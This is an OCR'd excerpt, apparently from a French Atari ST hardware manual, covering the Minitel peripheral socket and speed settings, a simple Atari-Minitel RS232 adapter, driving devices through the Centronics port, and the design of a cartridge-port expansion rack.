L'émission est du type série asynchrone, 7 bits de données et un bit de parité paire à la vitesse standard de 1 200 bauds.

4 : Signal **Occupé**
Ce signal indique qu'un ou plusieurs des périphériques connectés au Minitel est (sont) occupé(s).

5 : Signal **Terminal prêt**
Ce signal indique que le Minitel est en état de fonctionnement (prêt à recevoir ou à émettre des données).

Les niveaux électriques sur ces diverses broches sont compatibles avec les normes TTL et CMOS. Il est donc aisé de les utiliser pour relier le Minitel à un micro ordinateur.


Un niveau logique bas (0 logique) correspond à une tension inférieure ou égale à 0.4 volts, et un niveau logique haut (1 logique) correspond à une tension comprise entre 3 et 15 volts.

Les échanges sur la prise péri-informatique sont du type bidirectionnels simultanés à la vitesse asynchrone de 1 200 bauds. Les vitesses d'échanges sur la prise péri-informatique peuvent être modifiées par le périphérique (l'Atari) ou directement, à partir du clavier du Minitel.

La modification de la vitesse de communication par l'Atari est possible sur tous les minitels de type « b » et « c » (vous trouverez cette information sur la face arrière du Minitel). Elle se fait par l'émission de la séquence suivante :

**ESC,3/A,6/B, <vitesse>**

La vitesse est codée sur un octet. Sa structure est la suivante :




Les vitesses possibles sont les suivantes :

| E2 E1 E0 / R2 R1 R0 | Vitesse |
|---|---|
| 0 0 1 | 75 bauds |
| 0 1 0 | 300 bauds |
| 1 0 0 | 1 200 bauds |

Lorsqu'une séquence de modification de la vitesse est envoyée vers le Minitel, une réponse fait suite. Elle a la forme suivante :

**ESC,3/A,7/5,<status>**

La modification de la vitesse de communication par l'utilisateur à partir du clavier du Minitel se fait à l'aide d'une touche spéciale et de la touche **CORRECTION**.

Sur les Minitels de type « b » et « c », l'appui simultané sur la touche spéciale et la touche **CORRECTION** doit être suivie de deux chiffres qui indiquent :

— premier chiffre : vitesse d'émission,

— second chiffre : vitesse de réception.

Les valeurs de ces deux chiffres peuvent être les suivantes :

| Chiffre 1 | Chiffre 2 | Vitesse d'émission | Vitesse de réception |
|---|---|---|---|
| 1 | 1 | 75 | 75 |
| 2 | 2 | 300 | 300 |
| 4 | 4 | 1 200 | 1 200 |
| 1 | 4 | 75 | 1 200 |
| 4 | 1 | 1 200 | 75 |

Sur les Minitels de type « r », la programmation se fait par la même séquence que sur les types « b » et « c », mais les vitesses spécifiées doivent se limiter aux valeurs suivantes :

| Chiffre 1 | Chiffre 2 | Vitesse d'émission | Vitesse de réception |
|---|---|---|---|
| 2 | 2 | 300 | 300 |
| 4 | 4 | 1 200 | 1 200 |

### Fonctionnement de la prise péri-informatique

Lorsque le Minitel est connecté à un serveur, les données qui lui parviennent ont un écho sur la prise péri-informatique (broche 3). Elles peuvent donc être lues par un périphérique qui y est connecté.

De même, tous les caractères envoyés par un périphérique quelconque, parvenant sur la prise péri-informatique (broche 1), sont émis vers le serveur et ont un écho sur l'écran.

Lorsque le Minitel n'est relié à aucun serveur, tous les caractères envoyés par un périphérique quelconque parvenant sur la prise péri-informatique (broche 1) ont un écho sur l'écran, et les caractères tapés sur le clavier du Minitel sont envoyés sur la prise péri-informatique (broche 3) et sur l'écran du Minitel.

# 10/1.2




# Interface Atari-Minitel

Les niveaux de tension fournis par la prise péri-informatique du Minitel sont du type TTL : un « 0 » logique est représenté par une tension de 0 à 0,4 V, un « 1 » logique par une tension de 3 à 5 V. Or, comme cela a été expliqué au chapitre 8/2.1, page 24, la liaison RS 232 ne présente pas les mêmes caractéristiques électriques : un 0 binaire correspond à une tension de + 12 V, et un 1, à une tension de −12 V. Un circuit d'adaptation des signaux entre Minitel et Atari nécessiterait donc une triple alimentation : +5, +12 et −12 V. Or, seul le +12 V est disponible côté Atari sur la broche 4 de la prise RS 232.

Mais heureusement et pour une fois, la norme est souple et une liaison RS 232 accepte la plupart du temps une tension de 5 V (au lieu de 12) pour zéro, et de 0 V pour un.

Il suffit alors d'inverser les signaux dans un sens comme dans l'autre et le tour est joué. Le montage de la figure 1 est des plus simples et suffit à la liaison. Les deux transistors NPN fonctionnent en inverseurs, et quatre résistances suffisent aux polarisations. La broche 4 de la prise DIN du Minitel, « périphérique prêt à travailler », doit être reliée à la masse pour signaler au Minitel qu'un périphérique lui est connecté, et faire transmettre au serveur les données en provenance de la RS 232.





**Fig. 1 :** Schéma de la liaison Atari-Minitel.

Ce montage est même si simple qu'il peut être incorporé au capot plastique d'une prise RS 232.




**Fig. 2 :** Câblage des prises.

Un mini-circuit imprimé peut être réalisé pour l'occasion. Veillez, au montage, à souder les composants au ras du circuit pour rendre la plaquette aussi compacte que possible. Cette plaquette aux dimensions réduites (27 × 14 mm) rentre dans la plupart des capots existants.

*Nomenclature :*

— Résistances R1 : 4,7 kΩ
R2 : 10 kΩ
R3 : 4,7 kΩ
R4 : 47 kΩ

— Transistors T1, T2 : 2N2222 ou équivalent (NPN)

— Prise DB25 femelle avec capot

— Prise DIN 5 broches mâle

— Câble 4 fils blindé (pas plus de 10 mètres)

Il ne reste qu'à programmer l'interface RS 232 de l'Atari selon la configuration suivante : 1 200 Bauds, parité paire, un bit de stop. Ceci peut être fait par programme (chapitre 3/3, page 11) ou à partir du classique « panneau de contrôle ».





**Fig. 3 :** Circuit imprimé.






**Fig. 4 :** Schéma d'implantation.





# 10/2

# La commande de circuits intégrés TTL, CMOS et de puissance

Le connecteur CENTRONICS des Atari ST permet de les relier assez facilement au monde extérieur pour commander de nombreux équipements électriques ou électroniques, comme par exemple :

— ampoules électriques,

— cafetière électrique,

— chauffage d'une habitation,

— réseau de trains électriques.


Il est également possible de commander des circuits électroniques digitaux TTL ou CMOS. Cette dernière perspective ouvre des possibilités de commande quasi infinies.

Dans ce chapitre, nous allons voir comment utiliser le connecteur CENTRONICS pour mémoriser une information dans un circuit intégré, lequel permettra, par l'intermédiaire de transistors, de commander des portes logiques, relais, moteurs, etc.

## LE CONNECTEUR CENTRONICS

Ce connecteur est normalement destiné à émettre des données vers une imprimante parallèle.

Rappelons son brochage :




Les broches de ce connecteur ont la fonction suivante :


| Broche | Fonction |
|---|---|
| 1 | STROBE |
| 2 | Data 0 |
| 3 | Data 1 |
| 4 | Data 2 |
| 5 | Data 3 |
| 6 | Data 4 |
| 7 | Data 5 |
| 8 | Data 6 |
| 9 | Data 7 |
| 10 | Non connecté |
| 11 | BUSY |
| 12 à 17 | Non connecté |
| 18 à 25 | Masse |

Dans notre montage, nous allons utiliser les huit lignes de données (D0 à D7), la masse, les lignes STROBE et BUSY.

Tant que la ligne STROBE reste à 5 volts, les signaux électriques présents sur les lignes de données n'ont aucune signification.

Dès que STROBE passe à 0 volt, cela signifie que l'ordinateur est en train d'émettre une donnée sur le port CENTRONICS. Les signaux logiques (0 ou 1) correspondent à la valeur ASCII envoyée par l'ordinateur. Ce processus ne dure pas indéfiniment. Le périphérique (imprimante) doit mémoriser les données qui lui parviennent dans un buffer interne. Pour éviter les pertes de données, l'imprimante peut mettre la ligne BUSY à 5 volts pour signaler à l'ordinateur que son débit d'informations est trop rapide. Dès que cette ligne est à 5 volts, l'émission de données est interrompue.


Le schéma ci-dessous indique le nom des composants et les connexions à effectuer pour réaliser l'interface décrite :




Le circuit 74 LS 373 contient huit bascules. Chacune d'entre elles est capable de mémoriser un bit d'information issu du connecteur CENTRONICS. Les sorties de ce circuit sont reliées à des diodes électro-luminescentes et à des transistors en collecteur ouvert.

Les diodes électro-luminescentes permettent de visualiser l'état d'une des bascules (0 si éteint, 1 si allumé).

Les transistors sont des NPN quelconques, par exemple des BD 135. Ils devront être choisis en fonction du courant à débiter.



# 10/3

# Un système de cartes d'extension pour Atari ST

## 10/3.1

## Conception du système

### De l'intérêt

Si le ST a remporté un franc succès dans le domaine de l'informatique grand public, c'est bien sûr grâce à la puissance qu'il offre pour son prix modeste, mais aussi à sa configuration de base qui est déjà opérationnelle. Cela signifie qu'un ST quelconque tout neuf, déballé de son carton et relié à un moniteur, est déjà fonctionnel. Il faut savoir que ce n'est pas le cas d'un IBM PC par exemple. Ces machines se veulent versatiles, mais il faut leur adjoindre quantité de cartes, non pour étendre, mais dès le départ, car il s'agit de construire sa machine.

L'Atari, quant à lui, dispose en standard de l'interface écran, centronics, disquette, RS232, et ... MIDI ! Ce dernier est d'ailleurs un élément majeur du succès d'Atari en informatique musicale.

Mais les interfaces s'arrêtent là ; ils sont après tout très communs, et le laboratoire qui voudra faire des acquisitions de température, par exemple, devra se passer de notre petite souris grise.

C'est pourquoi nous avons trouvé intéressant de mettre au point un système de développement complet, présenté en rack 19 pouces, c'est-à-dire le format classique utilisé en laboratoire, ainsi que celui de la plupart des synthétiseurs « expandeurs » actuels.

### Du choix

C'est le port cartouche que nous avons retenu pour ouvrir l'Atari. Il présente l'avantage d'être relativement peu utilisé, sauf par les logiciels musicaux haut de gamme qui y placent une clé de protection.

Il présente par ailleurs l'inconvénient de n'autoriser que des lectures, mais nous verrons que moyennant un décodage électronique simple, il est possible de gérer un bus bidirectionnel.

Quant aux autres connecteurs, ils sont trop difficiles à mettre en œuvre pour le DMA (assembleur et DOS conseillés, alors que le port cartouche est déjà accessible sous Basic) ; ils sont inadaptés pour le RS 232 (transmission série) et indisponibles pour le bus interne 64 broches qui ne se trouve que sur les MEGAS et quelques modèles récents de 520 et 1040, et qui eût été adéquat pour notre application.

### De la pédagogie

Nous allons dans un premier temps étudier le principe de connexion de cartes à l'Atari par un exemple concret : la conception et la réalisation d'un générateur sonore, étendant quelque peu les possibilités du générateur interne.

Puis nous généraliserons la méthode à un système supportant au maximum 8 cartes, ouvrant ainsi l'Atari vers le monde extérieur, et notamment analogique.

### De la carence

Dans la mémoire du ST, le port cartouche occupe la zone FA0000-FBFFFF. Cette zone, commune à tous les modèles de la gamme, s'étend donc sur 128 K, en deux banques de 64 K. Une présentation détaillée de ce port se trouve en Partie 2, chapitre 2.1 p. 6 de l'ouvrage de base. Rappelons les fonctions des différentes broches :

— les lignes de données D0 à D15 ;

— les lignes d'adresses A1 à A15, $\overline{UDS}$, $\overline{LDS}$.
Ces deux groupes sont reliés au bus interne, donc au 68000 ;

— un +5V et un masse sont bien sûr fournis, ainsi que les 2 signaux



$\overline{FA}$ et $\overline{FB}$ qui passent respectivement à zéro lorsqu'on adresse la zone FA0000-FAFFFF ou FB0000-FBFFFF.

Mais où se trouve $\overline{R}$/W, ou son équivalent ? Il y a bien $\overline{UDS}$ et $\overline{LDS}$ qui valident les mots supérieurs et inférieurs sur le bus, mais comment fait-on la distinction entre une lecture et une écriture ?

### Du conflit

Sur le port cartouche, il n'y a pas de signal d'écriture, ce qui est normal étant donnée la fonction initiale de ce port. Il eût même été dangereux de tenter d'écrire dans des cartouches. Cela reviendrait à fournir des tensions aux broches D0-D15 alors que la cartouche elle-même en fournit d'autres (un circuit ROM reçoit une adresse et fournit une donnée), provoquant ainsi des conflits de tension propres à détériorer le matériel.

### De la prévention

Pour prévenir ce genre d'accident, le circuit GLUE, dont la fonction est de décoder les signaux d'adresse fournis par le 68000 et de relier tous les composants ensemble sur le bus (d'où le nom), génère une erreur de bus $\overline{BERR}$ lorsqu'une écriture survient dans la zone FA0000-FBFFFF, même si le processeur se trouve en mode superviseur. Cette erreur ne se produit bien sûr pas s'il s'agit d'une lecture.

### De la tentation

Essayez donc... Prenez votre Basic GFA le plus commun, et tentez l'opération

```
POKE &FA0000,1
```

Vous obtenez « 2 bombes, erreur bus... ». C'est normal ; et soyez heureux que le GFA détourne des erreurs aussi graves.

### De l'astuce

Nous voilà donc contraints à n'utiliser que des lectures alors que nous aimerions à la fois lire et écrire.

Voici le principe — très simplifié — d'un cycle de lecture du processeur

| Atari | | Périphérique |
|---|---|---|
| 1) A1 _ A15 , $\overline{UDS}$, $\overline{LDS}$ | ——→ | adresse en 2 temps |
| 2) D0 – D15 | ←—— | donnée |

Et maintenant, le cycle d'écriture

1) A1 _ A15 , $\overline{UDS}$, $\overline{LDS}$ ——→ adresse en 1 seul temps

2) D0 – D15 ——→ donnée

Pour écrire, il faut des signaux positionnés en sortie, donc de l'Atari vers le périphérique. Lors d'une lecture, seules les lignes d'adresses vont dans ce sens. L'astuce consiste donc à utiliser des lignes d'adresses comme lignes de données, de sorte que, feignant de lire sur le port cartouche, une écriture soit réalisée.

Pour différencier les deux opérations, nous utiliserons : $\overline{FA}$ et $\overline{FB}$

Autrement dit, une lecture dans la zone FA0000-FAFFFF sera interprétée comme une vraie lecture sur notre carte, alors qu'une lecture en FB0000-FBFFFF sera pour elle une sorte de fausse écriture.

Ainsi, aucune erreur de bus ne sera déclenchée par le GLUE.

# 10/3.2

# Le concept STdev

## INTRODUCTION

Nous allons maintenant mettre au point un système capable de gérer plusieurs cartes en même temps. En effet, il deviendrait vite pénible pour l'utilisateur d'avoir à changer constamment de carte pour la simple raison qu'il n'y a qu'un seul port cartouche. De plus, un ensemble de cartes séparées empêche une exploitation simultanée, c'est-à-dire que le sus-dit laboratoire ne pourra à la fois faire son acquisition de température et commander un radiateur.

Reste alors à résoudre le problème de l'adressage des cartes qui seront toutes connectées sur le même port cartouche, et à décider de leur nombre, dont l'ordre de grandeur devrait être la dizaine. C'est un rack de 8 cartes au maximum que nous allons monter : ce nombre n'a pas été choisi au hasard ; il résulte de l'étude suivante. Pour le générateur sonore, les lignes A0 à A7 du port cartouche servaient de données et A8 attaquait la seule ligne d'adresse du circuit. Les lignes A9 à A15 restaient donc vacantes. Quant aux autres circuits spécialisés que nous comptons développer prochainement (synthétiseur vocal, convertisseur analogique-numérique, etc.), ils n'utilisent guère plus de lignes d'adresses, à savoir 2 ou 3, voire 4 pour les horloges (registre de secondes, minutes...). Nous avons donc choisi de réserver 5 lignes d'adresses parmi les 8 disponibles (A8 à A15) pour l'adressage, A0 à A7 étant définitivement occupées par les données en écriture. Les 3 lignes restantes, c'est-à-dire A13, A14, A15, forment un mot binaire de 3 bits offrant donc 8 valeurs différentes ($2^3 = 8$ !). Et c'est ce mot binaire qui désignera, lors de chaque accès au rack, la carte avec laquelle on désire communiquer.

Certains trouveront peut-être limité un rack de 8 cartes, mais il faut alors s'entendre sur la vocation du système. Il ne s'agit pas de commander un réacteur nucléaire ni de gérer les feux rouges dans Paris, mais de faire fonctionner des montages électroniques simples, utiles, mais aussi amusants.

Ceci dit, attachons-nous maintenant à la réalisation électronique du système. Le problème est le suivant : connecter 8 cartes sur des bus communs de données et d'adresses, et prévenir tout conflit de tension en reliant l'Atari et une seule carte à un instant donné. Nous y parviendrons en plaçant les 7 autres cartes en état de *haute impédance*. Cela signifie qu'elles seront provisoirement déconnectées des bus, de même qu'un système de feux rouges à un carrefour régule le trafic !

## SYNOPTIQUE DE LA CARTE MERE

A présent, rentrons dans le vif du sujet !

Après avoir établi un cahier des charges et expliqué quelques notions, nous allons pouvoir examiner plus aisément le synoptique page suivante.

Il répond au cahier des charges que nous nous étions fixé, puisque à partir du port cartouche de l'Atari (à gauche sur le schéma), il élabore :

— un bus de données bidirectionnel,

— un bus d'adresses,

— un bus de contrôle permettant de connecter jusqu'à 8 cartes dites *filles* en même temps (par opposition à la carte que nous étudions en ce moment qui est dite carte *mère*).

Notons au passage que, sur le schéma, seuls deux des huits connecteurs cartes filles (à droite) ont été représentés ; ceci pour des raisons évidentes de clarté !

• *Commençons notre étude par le plus simple, le haut du synoptique*

